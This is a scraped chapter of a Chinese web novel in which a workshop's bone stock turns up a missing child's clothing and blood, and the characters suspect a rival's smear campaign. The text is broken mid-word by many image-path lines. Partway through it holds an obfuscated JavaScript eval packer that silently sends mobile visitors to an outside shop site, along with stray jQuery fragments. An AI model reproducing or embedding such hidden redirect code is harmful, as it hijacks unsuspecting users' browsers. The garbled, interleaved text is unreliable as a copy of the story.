文趣网 > 其他小说 > 前辈留下的烂摊子 > 18. 初现端倪
    易伍正苦于没理由脱身,见到报信的小厮就像见到了金元宝,都不等他喘匀气儿,一手扶着发冠,一手拉着裙摆,就要往院外窜。

    “慢些,慢些,姐夫不会有事……”

    抱着对祁安的绝对自信,林清和还有时间在后面安慰易伍。

    “鱼姑娘,主君在正堂等您呢。”

    见易伍是奔着出府的方向跑的,小厮赶忙提醒。

    易伍见已经出了院门,也就松了小厮,边走边继续拆发髻。

    竹青跟在她后面,一步一停的帮她收拢刚拆下来的发饰。

    “对了,姐夫出什么事了?”

    祁宅占地面积虽大,但正经主子加上易伍也不过三人,且都是喜欢自力更生的主儿,所以家里可供驱使的仆役并不多。

    经过层层筛选,能留在后院伺候的,更是规行矩步,让人半点错都挑不出来的。但今天这小厮明显就是慌了心神,易伍断定祁安一定经历了什么,才会让身边的小厮彻底失态。

    “今早主君在工坊时……”

    这位小厮是一直跟在祁安身边的,口齿伶俐,三两句就将事情完整的讲了一遍。

    用易伍的话总结就是,有人为了要整垮林家工坊,要用旁人的性命往她们身上泼脏水了。

    祁安一大早就去林家工坊了,他主要关心的,还是那一炉正在退火的彩色药玉的情况。

    还没等他走进窑区,就有人涕泗横流的冲到他面前,要他大发慈悲救救自己的孩子。

    祁安是从城东走出去的,这些年也帮了邻里不少忙,算是叫得上名号的善人,所以这样拦路哭号的事虽少见,但祁安等人并不觉得奇怪。

    将人请到待客室后,哭号的妇人抽噎着讲述了自己是如何发现孩子不见了的全过程。

    稍作安慰后,祁安找了几个和妇人熟识的工人,允他们帮忙寻找,并不扣他们的工钱。

    不过是小儿贪玩走失,祁安。做到这地步,就已经算是仁至义尽,孩子活蹦乱跳的找回来,自然皆大欢喜,若是出了什么意外,祁安还会亲上门表示一下遗憾。

    在祁安看来,这事基本上就处理完了,但变故发生在下午。

    下午的时候,卓清清点原料库存,发现骨粉所剩无多,就让人去库房取了骨料,准备再烧一窑骨粉。

    取骨料的窑工中,就有和那位走失的孩童相熟的,他在骨料上发现了孩童的衣角,哆哆嗦嗦藏进了自己怀中。

    卓清检查骨料的时候,也发现骨料上似是带着新鲜血迹,保险起见,她让人将沾了血迹的骨料挑了出来,最后干脆暂停了烧制骨粉的事。

    其他人不清楚这些骨料的来历,卓清却是清楚的,在丰乐楼后厨拿出来的骨料,都是煮好甚至是有客人啃干净了的,哪里还会带着新鲜血迹。

    知道这事不同寻常,卓清第一时间将所有接触了这批骨料的窑工控制了起来,不许他们接触外面,同时着人叫来了祁安,说明了情况。

    祁安斟酌之后,当着所有窑工的面,将带血的骨料收好,又告诉他们骨料的来历,苦口婆心之下,终于哄得那位窑工交出那角衣物。

    等祁安拿到所有证据,他叫来的衙役也到了现场,在工坊转了一圈后,带着骨料和衣角又回了衙门。

    送走衙役,祁安却始终不能心安,亲自找到了那位伤心欲绝的母亲,告知了工坊中的发现,只说是怀疑,那位母亲就足够伤心欲绝了。

    留了几块碎银子离开后,祁安就急匆匆的来找易伍了。

    易伍到正堂后,在祁安的视角里,又听到了其他东西。

    “阿音说过,巧合太多就不是巧合了。

    城东一向安静,莫说是拍花子,就连寻衅打架的都少见。

    这次先是孩子母亲一大早就央求到工坊门前,惹了一大堆热闹,后又在骨料里发现了新鲜血迹和衣角,我总觉得不安。”

    易伍想了想,如果跳出孩子走失这件事,这么折腾一番,无论孩子是否平安归来,工坊似乎都落不到好处。

    如果那片衣角确实是那孩子身上的,一旦传扬出去,工坊怕是转眼就成了吃人的诡异之地。

    还是所有人最痛恨的,专吃小孩儿的那种。“姐夫可是认为……”

    “骨玉!”两人同时说出了“骨玉”二字。

    易伍眼中是无尽的震撼,她震惊于对手的下限实在令人不齿。

    祁安眼中却尽是了然,果然他和易伍想到了一起去。

    “我和季徒接触不多,但见他行事虽带些孟浪,却不像大奸大恶之人,怎么……”

    祁安叹了口气,林家工坊的敌人又何止季徒一家,季徒不会做,并不代表其他人也不会这么做。

    更何况,近墨者黑,即使是他,也无法确定,季徒就和此事无关。

    “杀人诛心,就算宝根那孩子最后找回来了,咱家工坊这骨玉怕是也不会好卖了。”

    易伍想想也是,在娱乐设施极度缺乏的大梁,随便一个流言就能闹得满城风雨,更何况,这次的流言不但带着灵异色彩,还牵扯着钱塘郡有头有脸的祁安。

    易伍忽然想起昨日从磬音坊带回来的乳浊色药玉,她突然理解了,磬音坊为什么会选择荧光更冷,明显不像玉的配方大批量烧制了。

    和琼玉阁的骨玉区分出来,就是为了告诉所有人,两家的配方截然不同。

    流言传扬开后,磬音坊不但能免受牵连,还能因为骨玉的名声大造大赚一笔。

    当真是好算计。

    那边嘱咐竹青去取簪子,这边易伍就和祁安说了自己的发现。

    祁安的眉头皱的更紧了。

    他是知道磬音坊一楼最近上了新品,反应还不错,但并未注意过,他们上的竟然已经是“骨玉”了。

    主要是没想到,季徒手里竟然还有骨玉的替代配方。

    “你可知道他们是用什么色料烧制的么?”

    知道了配料,说不定也能照猫画虎,以新的配方为基底,重新调整所有彩色药玉的配方。

    易伍摇摇头,她若是知道,也不会冒着骨玉自带的舆论风险也要实验相关配方。

    祁安挠头,这还是第一次,其他药玉工坊拿出自家不知道的配方出来的。

    “或许也不必太过担心了,我砸了几支簪子,他们的药玉明显更脆,质地也不够均匀,做寻常头饰或还凑合,稍富裕些的人家,应该都看不上的。”

    易伍说的是实话,但其实心里没底。

    在无关自身利益的道德标准上,有钱人向来是比底层人更严格的。

    佩戴饰品

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17746598|208858||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    是为了锦上添花,一旦饰品有了道德瑕疵,就好像整个人都要受到一样的责备了似的。

    有钱人是没时间听什么真相、解释,也不屑于向其他人解释这饰品背后的曲折故事的。

    不能让他们带出门炫耀财富的饰品,是天然不配进入他们的妆奁的。

    总之,骨玉和这些带血的传言一旦扯上关系,她们最近做出的努力就全要打水漂了。

    易伍下意识的扶住太阳穴,还是低估了商战的底线。

    她以为的商战,是提高良品率,改良设计,精进工艺,赚踏踏实实的钱。

    她经历的商战,却是抹黑、挖苦、恶意竞争,无所不用其极。

    “不知衙门那里是什么态度?可要在工坊内搜查一番?”

    易伍忽然将话题重新引向宝根失踪,她还不够清楚这里的衙门办事态度和积极性。

    如果衙门愿意雷霆出击,最好明日就找到宝根,让一切真相大白,或许流言就没了传播的土壤。

    宝根一日没找到,林家工坊的嫌疑就重一分,流言也就更肆无忌惮一分。

    “倒是带走了染血的骨料和衣角,还简单查了库房里剩余的骨料,并没有给出具体结论。”

    易伍斟酌着用词,语气中全是不确定。

    “敢问这届坐衙门的官老爷,可是个勤政爱民的?”

    祁安脸上也出现了犹豫神色,最终还是给出了相对公平的论断。

    “这届县令倒是个刑案上的好手,只是,怕不是个心思坚定的,这两年也流出了贪财的名声来。”

    行吧,也算是个答案,易伍无奈耸肩。

    “既然还算清明,姐夫明日不如送那妇人去敲冤鼓,再引县令到工坊搜查一番,先行洗去工坊的嫌疑如何?”

    祁安眼前一亮,确实是个可行之法,但神色立马又暗淡了下去。

    李县令在平民百姓眼里虽有些官声,但并不只是好的一面。

    毕竟老虎也有打盹的时候,有时候只是一桩错案,就能葬送一位官员的好名声。

    更何况,若是百姓们咬定工坊有问题,李县令越大张旗鼓宣扬工坊没问题,反而更像是收了藏钱在包庇林家工坊。谣言这种东西,向来是无关真假的,只要浪起了,风从哪里来的就不再重要了。

    易伍继续沉默,好像确实是更像林家工坊做贼心虚着急洗脱罪名的样子。

    挠头,都说了她不擅长这种事的,怎么总拿这些事为难她!

    “既然流言可以随风起,若是我们也利用流言呢?”

    抓耳挠腮之后,易伍只得给出了这个笨办法。

    借县令之口洗脱罪名是一定要做的,同时还要加大对宝根的搜索力度,更要再编个更为离奇的故事,将宝根工坊冒险记改成宝根奇遇记,只要不涉及到林家工坊,怎么花哨怎么改。有这么个新鲜出炉的热闹可以听,自然没人记得林家工坊搜出的那些无关痛痒的假证了。

    易伍的笨办法听的祁安眼睛都亮了,稍微忖度之后,祁安就得到了自己想要的答案,连晚饭都顾不上吃,丢下易伍就冲了出去,边走还不忘念叨着夸自己。

    这么绝妙的主意都想的到,简直就是个天才!

    易伍笑着摇头,这下子,始作俑者怕是也不能置身事外了。